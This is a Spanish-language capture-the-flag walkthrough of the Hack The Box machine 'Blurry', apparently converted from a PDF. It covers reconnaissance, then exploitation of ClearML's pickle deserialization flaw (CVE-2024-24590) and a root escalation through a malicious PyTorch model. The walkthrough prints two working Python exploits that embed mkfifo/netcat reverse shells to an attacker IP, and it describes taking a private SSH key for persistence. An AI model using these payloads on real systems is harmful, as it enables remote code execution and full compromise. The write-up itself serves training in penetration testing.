
282- BLURRY

1. BLURRY

https://app.hackthebox.com/machines/Blurry



1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

-

```
❯ ping 10.10.11.19
PING 10.10.11.19 (10.10.11.19) 56(84) bytes of data.
64 bytes from 10.10.11.19: icmp_seq=1 ttl=63 time=48.3 ms
64 bytes from 10.10.11.19: icmp_seq=2 ttl=63 time=46.2 ms
64 bytes from 10.10.11.19: icmp_seq=3 ttl=63 time=47.7 ms
64 bytes from 10.10.11.19: icmp_seq=4 ttl=63 time=58.1 ms
64 bytes from 10.10.11.19: icmp_seq=5 ttl=63 time=48.0 ms
64 bytes from 10.10.11.19: icmp_seq=6 ttl=63 time=49.0 ms
64 bytes from 10.10.11.19: icmp_seq=7 ttl=63 time=47.9 ms
64 bytes from 10.10.11.19: icmp_seq=8 ttl=63 time=48.6 ms
^C
--- 10.10.11.19 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 46.232/49.221/58.131/3.449 ms

/home/kali/pryor/CTF/HTB/Blurry/nmap ✔ 7s
```

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.
  -

```
❯ nmap -sS -p- --open 10.10.11.19 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 11:40 -01
Nmap scan report for 10.10.11.19
Host is up (0.12s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.01 seconds

/home/kali/pryor/CTF/HTB/Blurry/nmap ✔ 13s
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Vemos un dominio *app.blurry.htb*, el cual añadimos a nuestro /etc/hosts.
  -

```
❯ extractPorts allports
File: extractPorts.tmp

[*] Extracting information...

    [*] IP Address: 10.10.11.19
    [*] Open ports: 22,80

[*] Ports copied to clipboard

❯ nmap -sCV -p22,80 -min-rate 5000 10.10.11.19 -T5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 11:40 -01
Nmap scan report for 10.10.11.19
Host is up (0.054s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp open  http    nginx 1.18.0
| http-title: Did not follow redirect to http://app.blurry.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds

/home/kali/pryor/CTF/HTB/Blurry/nmap ✔ 11s
```


1.3. Tecnologías web

- **Whatweb**: nos reporta que se está usando una plataforma llamada **ClearML**.
  - 

> - **ClearML** es una plataforma de gestión y seguimiento de experimentos de machine learning (aprendizaje automático) que facilita el desarrollo, la ejecución y la monitorización de modelos de machine learning.


1.4. Fuzzing de dominios

- **Wfuzz**: encontramos varios subdominios, los cuales añadimos a nuestro /etc/hosts.
  - Aunque obtengamos un código de estado *400*, también añadimos el dominio de *api.blurry.htb*.
  - 

- **Whatweb**: lanzamos esta herramienta contra estos dos nuevos subdominios: *chat.blurry.htb* y *files.blurry.htb*. Obtenemos lo siguiente.
  - 


1.5. Insecure Pickle Deserialization in ClearML

- **CVE-2024-24590**:


- Exploramos el primer subdominio que encontramos, en el cual se está usando la plataforma de ClearML. Podemos acceder a lo que parece un panel de control poniendo cualquier nombre de usuario. Aquí podemos crear diferentes proyectos.
    - 

- Buscando información en internet sobre ClearML, encontramos que existen varias vulnerabilidades para este servicio, entre ellas una que permite la ejecución de código remoto. Ésta se trata de una vulnerabilidad en la deserialización de objetos no confiables que deriva en un RCE al cargar y ejecutar un *artefacto* dentro de esta plataforma, concretamente, a través de la librería de Python Pickle.
    - 

- Para explotar esta vulnerabilidad, tendremos que crear un nuevo *experimento* y copiar las credenciales que aparecen en la ventana emergente. Asimismo, tendremos que añadir esos subdominios, algo que ya hicimos anteriormente en la fase de fuzzing. En este imagen, podemos ver los pasos a realizar en nuestro sistema para poder llegar a subir un artefacto al servidor a través de la API que se nos proporciona.



- Instalamos ClearML en nuestro sistema. Esto lo podemos hacer con `pip install clearml`. Configuraremos ahora un nuevo proyecto con `python3 clearml-init`. Por último, pegaremos la configuración del servidor web, tal y como podemos verlo en la siguiente imagen. Ya que tenemos todo configurado, es el momento de explotar este servicio. Para ello, vamos a crear un script en Python




> - CVE-2024-24590:
>   - **Subida del artefacto malicioso**: un atacante puede cargar un archivo malicioso en la plataforma ClearML. Este archivo puede estar en formato `pickle` de Python, que es comúnmente usado para serializar y deserializar objetos en Python.
>   - **Deserialización del artefacto**: cuando un usuario legítimo descarga y carga este archivo utilizando el método `get` de la clase `Artifact`, ClearML deserializa el archivo sin validar su contenido.
>   - **Ejecución del código malicioso**: dado que el archivo contiene código malicioso, éste se ejecuta en el sistema del usuario cuando se deserializa, permitiendo al atacante ejecutar código arbitrario.

```python
import pickle
import os
from clearml import Task, Logger

# Inicializa una nueva tarea en ClearML con el nombre del proyecto 'Black Swan', el nombre de la tarea 'REV shell', y una etiqueta 'review'
task = Task.init(project_name='Black Swan', task_name='REV shell', tags=["review"])


# Define una clase llamada MaliciousCode
class MaliciousCode:
        def __reduce__(self):
                # Define el comando que ejecutará una reverse shell cuando el objeto sea deserializado
                cmd = (
                        "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.16.7 443 >/tmp/f")
                # Especifica que al deserializar, se debe ejecutar el comando usando os.system
                return (os.system, (cmd,))

# Crea una instancia de MaliciousCode
malicious_object = MaliciousCode()
# Define el nombre del archivo donde se guardará el objeto serializado
pickle_filename = 'malicious_pickle.pkl'
# Abre un archivo en modo escritura binaria
with open(pickle_filename, 'wb') as f:
        # Serializa el objeto malicioso y lo guarda en el archivo
        pickle.dump(malicious_object, f)

print("Archivo malicioso Pickle con reverse shell creado")

# Sube el archivo malicioso como un artefacto a ClearML
task.upload_artifact(name='malicious_pickle', artifact_object=malicious_object, retries=2, wait_on_upload=True, extension_name=".pkl")

print("Archivo malicioso Pickle subido como artefacto.")
```

- Se importan los módulos necesarios: `pickle` para la serialización, `os` para ejecutar comandos del sistema operativo, y componentes de ClearML (`Task`, `Logger`) para interactuar con la plataforma de ClearML.
- `Task.init` configura una nueva tarea en ClearML con el proyecto y nombre especificados, etiquetándola para una posible revisión.
- La clase `MaliciousCode` incluye un método especial `__reduce__` que especifica cómo debe ser deserializado el objeto. Dentro de `__reduce__`, se define un comando shell (`cmd`) que crea una reverse shell, permitiendo que el sistema atacado se conecte de vuelta al atacante.
- Se crea una instancia de `MaliciousCode` y se guarda en un archivo `pickle`. El objeto `malicious_object` se serializa y se escribe en un archivo llamado `malicious_pickle.pkl`.

- El archivo serializado se sube como un artefacto a ClearML utilizando el método `upload_artifact`. Esto permite que el artefacto sea accesible y potencialmente ejecutado en otros entornos que interactúan con ClearML.


- Lanzamos ahora el exploit: `python3 exploit.py`. Conseguimos acceso. Realizamos el **tratamiento de la TTY**. Estamos como usuario *jippity*.
  - Tuvimos que lanzar el exploit varias veces hasta conseguir nuestra shell reversa.
  - 

1.6. SSH persistence

- Antes de avanzar con la escalada de privilegios, encontramos un directorio /.ssh y una clave privada *id_rsa*. Usaremos esta clave para conseguir una shell más estable. La transferimos a nuestra máquina y le damos permisos con `chmod 600 id_rsa`. Por último, nos conectamos: `ssh -i id_rsa jippity@10.10.11.19`.

1.7. Privesc via PyTorch model in sudoers

- Hacemos `sudo -l`. Vemos que podemos ejecutar como root /usr/bin/evaluate_mode con cualquier archivo con la extensión *.pth* dentro del directorio /models. Vamos a este directorio. Aquí, encontramos *evaluate_model.py* y otro archivo llamado *demo_model.pth* (es decir, un modelo). Lo que podemos hacer ahora es crear un modelo malicioso que al ser ejecutado con *evalutate_model.py*, nos devuelva una reverse shell como root. Para ello, tendremos que usar la biblioteca de Python **Torch**. Buscamos información en internet sobre cómo crear estos modelos o posibles scripts que nos permitan crearlos. Encontramos uno que compartimos a continuación.



> - En el contexto de **PyTorch**, la extensión *.pth* se usa comúnmente para guardar y cargar modelos de Deep Learning. Estos archivos contienen los pesos y el estado del modelo que se pueden almacenar y luego cargar para realizar predicciones o continuar con el entrenamiento.
> - **PyTorch** es una biblioteca de código abierto para el aprendizaje automático y el aprendizaje profundo desarrollada por Facebook's AI

> Research lab (FAIR). Es muy popular entre investigadores y desarrolladores debido a su facilidad de uso, flexibilidad y soporte para cálculos en GPU.

```
import torch
import torch.nn as nn
import os

class MaliciousModel(nn.Module):
    # Clase base de PyTorch para todos los módulos de redes neuronales
    def __init__(self):
        super(MaliciousModel, self).__init__()
        self.dense = nn.Linear(10, 1)

    # Define cómo los datos fluyen a través del modelo
    def forward(self, x):  # Pasa la entrada a través de la capa lineal.
        return self.dense(x)

    # Método _reduce_ sobrescrito
    def __reduce__(self):
        cmd = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.16.7 3333 >
/tmp/f"
        return os.system, (cmd, )

# Crear una instancia del modelo
malicious_model = MaliciousModel()

# Guardar el modelo usando torch.save
torch.save(malicious_model, '/models/evil_model.pth')
```

- `class MaliciousModel(nn.Module)`: define una clase llamada `MaliciousModel` que hereda de `nn.Module`, la clase base para todos los módulos de redes neuronales en PyTorch.
  - `def __init__(self)`: método constructor que inicializa la capa lineal (totalmente conectada) con 10 entradas y 1 salida.
  - `def forward(self, x)`: método que define cómo los datos fluyen a través del modelo, pasando la entrada `x` a través de la capa lineal definida en el constructor.
  - `def __reduce__(self)`: método especial sobrescrito que define cómo se debe reducir el objeto al ser serializado. En este caso, especifica un comando de shell malicioso que se ejecutará al deserializar el objeto.
- `malicious_model = MaliciousModel()`: crea una instancia del modelo `MaliciousModel`.
- `torch.save(malicious_model, '/models/evil_model.pth')`: guarda el modelo en un archivo con la ruta especificada.

- Cambiamos la IP y el puerto de este script. Lo transferimos a la máquina víctima a través un servidor HTTP y le damos permisos de ejecución. Ahora, al ejecutar `python3 create_model_pth.py`, crearemos un nuevo modelo malicioso llamado *evil_model.pth*. Una vez creado, nos ponemos en

escucha con Netcat por un puerto y ejecutamos el modelo con `sudo /usr/bin/evaluate_model /models/evil_model.pth`. Obtenemos nuestra sesión de root.